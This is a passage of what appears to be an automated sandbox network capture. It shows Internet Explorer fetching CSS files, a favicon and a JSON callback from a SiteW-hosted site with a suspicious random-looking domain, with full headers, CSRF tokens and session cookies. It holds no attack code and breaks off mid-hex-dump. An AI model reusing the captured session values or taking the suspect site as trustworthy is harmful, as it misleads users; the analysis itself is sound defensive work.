7d 69 e1 79 9f 08 f5 e2 45 84 45 9e 6f de fb fc fa f5 eb f7 ba 9b 9b 9b b9 b9 d9 6f 8c 8c 8c 04 47 6b e0 37 fc 23 78 63 38 8a 1a 63 62 62 22 34 8a 8b 17 2f 86 ab 57 af 3a e6 89 2b 57 ae 34 f4 7d bd 31 bc 31 bc 31 bc 31 bc 31 1c de 18 0b 00 7f 97 2f 5f 0e a3 a3 a3 61 7a 7a da 1b 63 39 31 33 33 13 2e 0d 0d 47 5c 09 83 97 22 2e 8e 84 de be 2b e1 d2 e5 91 d0 3f 78 25 9d 9f 6d 6f 0f 3d fd c7 c3 e4 f4 15 6f 8c e5 c4 e8 c8 78 d8 7f f0 6c d8 b3 ef 6c d8 be f3 58 38 76 a2 33 ec 3f 74 32 1c 3b d9 1e 76 ef 3b 1a 0e 1d 3d 17 ba fa 3b c3 f0 68 9f 53 c6 72 63 6c 6c 2c 1c 3a dc 11 b6 6e 3b 12 76 ed 39 19 ce 9f ef 4b 68 6f 1f 08 07 0e 9d 09 87 63 63 8c 8e 4d a4 e1 ca 79 46 13 d0 d7 33 1c ce 9d eb 0e 67 ce f7 86 9e de c1 d0 d5 dd 1f 3a 3a fb 62 5a 6f e8 ee bc 1c a6 a6 66 9c 81 37 8b 41 f7 c5 06 38 7b ae 23 9c 3a dd 19 8f 9d b3 e7 6d e1 dc d9 8e d0 db 73 31 0e 4f 3e 9b 6a 1a a6 26 af 86 d2 c4 74 21 a6 a7 7c 6a eb 72 46 b3 1b 63 a9 99 e2 42 a7 b6 3a ea 7c 3e f5 d7 3b d8 bf a2 eb 2b d2 18 c3 c3 c3 a1 bf bf 3f 09 4a 43 43 43 e9 37 02 13 0f 57 1a aa e1 4b 97 2e 25 f0 9b 74 ca e1 37 65 36 a3 01 fa fa fa c2 85 0b 17 42 5b 5b 5b e8 e8 e8 88 33 a8 f3 71 06 d5 9e ea 5a eb 5e ea c9 fb 0d 0e 0e a6 fa aa de 80 34 7e f3 3e 40 e9 45 65 36 a5 31 78 a9 8d 1b 37 86 0d 1b 36 84 2d 5b b6 84 ad 5b b7 86 13 27 4e 84 b7 df 7e 3b bc f8 e2 8b e9 da f6 ed db d3 91 b4 b7 de 7a 2b bc f3 ce 3b 29 8d bc cd 18 f6 4a a5 52 38 75 ea 54 d8 bd 7b 77 d8 b3 67 4f 38 70 e0 40 d8 b9 73 67 fa 5d eb f9 93 93 93 a9 c1 4e 9f 3e 1d ce 9e 3d 9b ca 00 bc f3 b9 73 e7 c2 c9 93 27 d3 35 ce 69 68 81 46 5a 91 c6 e8 e9 e9 49 1f f9 a5 97 5e 0a 2f bc f0 42 fa d8 47 8f 1e 0d 6f be f9 66 78 e6 99 67 Data Ascii: PNGIHDRUgAMAasRGB cHRMz&u0`:pQ<bKGDpHYseIDATxeq_4A@(egp9{hZ{IdO("TE(ufeVj"3#C} iyEEooGk7#xc8cbb"4/W:+W4}11111/_azzc9133.G\".+?x%mo=oxllX8v3?t2;v;=;hSrcll,:n;v9KhoccMyF3g::bZof7A8{ #:ms1O>j&t!|jrFcB:|>;+?JCCC7WK.%t7e6B[[[3qZ^4~>@Ee61x76-[['N~;z+;)JR8uT{wgO8p@sg]N>=s'5ihFZl^/BGofxg

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49700	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.218461990 CEST	702	OUT	GET /assets/precompile/gt/link/2.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.270317078 CEST	704	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 59 Last-Modified: Thu, 22 Apr 2021 12:33:04 GMT Connection: keep-alive ETag: "60816d00-3b" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.298917055 CEST	714	OUT	GET /assets/precompile/gt/buttonsgroup/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.349425077 CEST	761	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 67 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-43" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49714	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.279841900 CEST	708	OUT	GET /assets/precompile/gt/backdrop/2.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.329785109 CEST	726	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 63 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-3f" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.373684883 CEST	767	OUT	GET /assets/precompile/gt/textbox/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.423894882 CEST	854	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 62 Last-Modified: Thu, 22 Apr 2021 12:33:04 GMT Connection: keep-alive ETag: "60816d00-3e" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49715	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.280100107 CEST	709	OUT	GET /assets/precompile/gt/backdrop/3.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.329920053 CEST	727	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 63 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-3f" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.363261938 CEST	763	OUT	GET /assets/precompile/gt/textbox/2.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.413207054 CEST	822	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 62 Last-Modified: Thu, 22 Apr 2021 12:33:04 GMT Connection: keep-alive ETag: "60816d00-3e" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49712	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.280375004 CEST	710	OUT	GET /assets/precompile/gt/button/2.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.330285072 CEST	731	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 148 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-94" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.371704102 CEST	765	OUT	GET /assets/precompile/gt/searchbox/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+f k/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.421550989 CEST	848	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 64 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-40" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.854823112 CEST	1184	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2 pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05p b3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dR NVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJ ekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudE RBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.935363054 CEST	1253	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: image/vnd.microsoft.icon Content-Length: 7406 Last-Modified: Tue, 17 Jan 2017 15:49:53 GMT Connection: keep-alive Content-Disposition: inline Cache-Control: max-age=691200 Set-Cookie: _sw_session=UWMrSm9uanM0RiszTFYzemFYRFVTck9HRmNkaWlyeXZXbEJORVhZb3ZnRzZESHNyMzk2bEdheUdzejQ2akxRT0VlaEl6TEtvanVkWmZiSVZxRWpXbThWUEFDbFNqLzV5KzZiQVNjVm96NzhKZW1SUVo0L0wxQUI4YlNmaUVseGZINGNrWEJCS2VmS08rV2phWFhMVHlmMi9XR25Fd1ZBMHZkSGlMNjI3dVJPSis2RlpkUmQxSHBoRlg2azhPL2hGazd5dWxYRVdBZlVxaG4vbFRWdFhRbmQ3R1hKN2RQWlV5SkI4YktqMlByaTVaVVNHYkl0Rzd5YUQxZk5ob0xxYlcwRk5HZ09vZXlHTGxaNXhsanVyalp1ZUlDMmx4QkMyUmEyVlV1QUh1L3c9LS14N2MzdERlZUZ6R29qYTN0UVMrR0RnPT0%3D--d51f227cd1614b1e96b8ef4bd8351527efa1a220; path=/; HttpOnly ETag: "587e3d21-1cee" Expires: Thu, 20 May 2021 16:39:33 GMT Cache-Control: public Vary: Accept-Encoding Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49713	178.32.55.155	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.281642914 CEST	711	OUT	GET /assets/precompile/gt/backdrop/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudEERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463
May 12, 2021 18:39:33.331579924 CEST	732	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 63 Last-Modified: Thu, 22 Apr 2021 12:33:05 GMT Connection: keep-alive ETag: "60816d01-3f" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding
May 12, 2021 18:39:33.345794916 CEST	759	OUT	GET /assets/precompile/gt/link/1.css?clearcache=5 HTTP/1.1 Accept: text/plain, */*; q=0.01 X-CSRF-Token: 7Q4BI7bXbaq0VIZkh3ISn8EhYAuwZ0dSkI0DGI8w/hhbbmC9S7Ep6x8ViFXTOGqu+P7p1aXPSs+fk/GJYVIzVw== X-Requested-With: XMLHttpRequest Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.keeplaffingwemake99383tyiwye.net Connection: Keep-Alive Cookie: _sw_session=UEFUbUZLUTBhMXdOMWd3Q05xTDlSbjJxbDRQTnliSjl4bGF4ckdFMUZ0d091RUdyS3NXR2pSNEJuc0dOcUpHcFBQZ2FaUlEvc0lFRTQvbHZSNlhGTUtlTnpZVkNlSGN4UXRCQTd5dEZBdG50Y2FmN21EZXVkN05pb3RBbWlxdzB1VW5pM05qV0ppZTdPMWlva3ZPa0t2UFp6RXhPdGJRaTl2amN0Mk5CSDdxaUJ2bWpLM0dRNVVEK08vdDl0QXJsQ1g0ektWUG5ERGlCMEQ3NmlJQ0tac2lON21aVzNlOFdSaVFGQTdZV3pFNDZOUWpJekppbXJ2emUxcDlVZm1TT0o5SUtQMzdkZnpra0x2ZGZ5aUpSTytMQjNTQVhYKzJCYjhWd1Rlc1IyVjA9LS1KUmtudEERBSXJUYVNTeHRHRGN6VW1nPT0%3D--131aa9f80c90a07aebc567dbe532c03f030b4463

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.395852089 CEST	781	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/css Content-Length: 59 Last-Modified: Thu, 22 Apr 2021 12:33:04 GMT Connection: keep-alive ETag: "60816d00-3b" Content-Encoding: gzip Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public, must-revalidate Vary: Accept-Encoding

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49722	87.98.141.83	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:39:33.403852940 CEST	821	OUT	GET /json/site_owner/?callback=jQuery112405638371998883946_1620869972704&site=www.keeplaffingwemake99383tyiwye.net&_=1620869972705 HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: http://www.keeplaffingwemake99383tyiwye.net/ Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: www.sitew.com Connection: Keep-Alive
May 12, 2021 18:39:33.466739893 CEST	941	IN	HTTP/1.1 200 OK Server: SiteW Webserver 1.2.0 Date: Wed, 12 May 2021 16:39:33 GMT Content-Type: text/javascript; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Robots-Tag: noindex, noarchive, nofollow Cache-Control: max-age=0, private, must-revalidate Set-Cookie: _sw_session=cUg1bCszdmtoeXZ2N3d5TEoxbzNWWENUbzVNTTFCOUdncmliellTMzJvYVNKQVVicTlKelM2dTI3UUhqQnZBUmYwSVRNVzhoSm5RT2lYT2UzQXJMS3IrTm4zVjJNWERMNzdUbURwQnZIQVY5c3NXVXVOUkJwUnJJbzdaa3NaMmdOZnVsVzVWbjg3emlWSVpKY2FIZm5nPT0tLUEvbmVjQ240K21PYjhBdTEwakw2UkE9PQ%3D%3D--86dee4c50a50405a093df1a689195d4b2d787a34; path=/; HttpOnly X-Request-Id: 4ad604a1-3262-416a-8f6b-ab653101c5d6 X-Runtime: 0.008733 Content-Encoding: gzip Data Raw: 35 30 0d 0a 1f 8b 08 00 00 00 00 00 03 cb 0a 2c 4d 2d aa 34 34 34 32 31 30 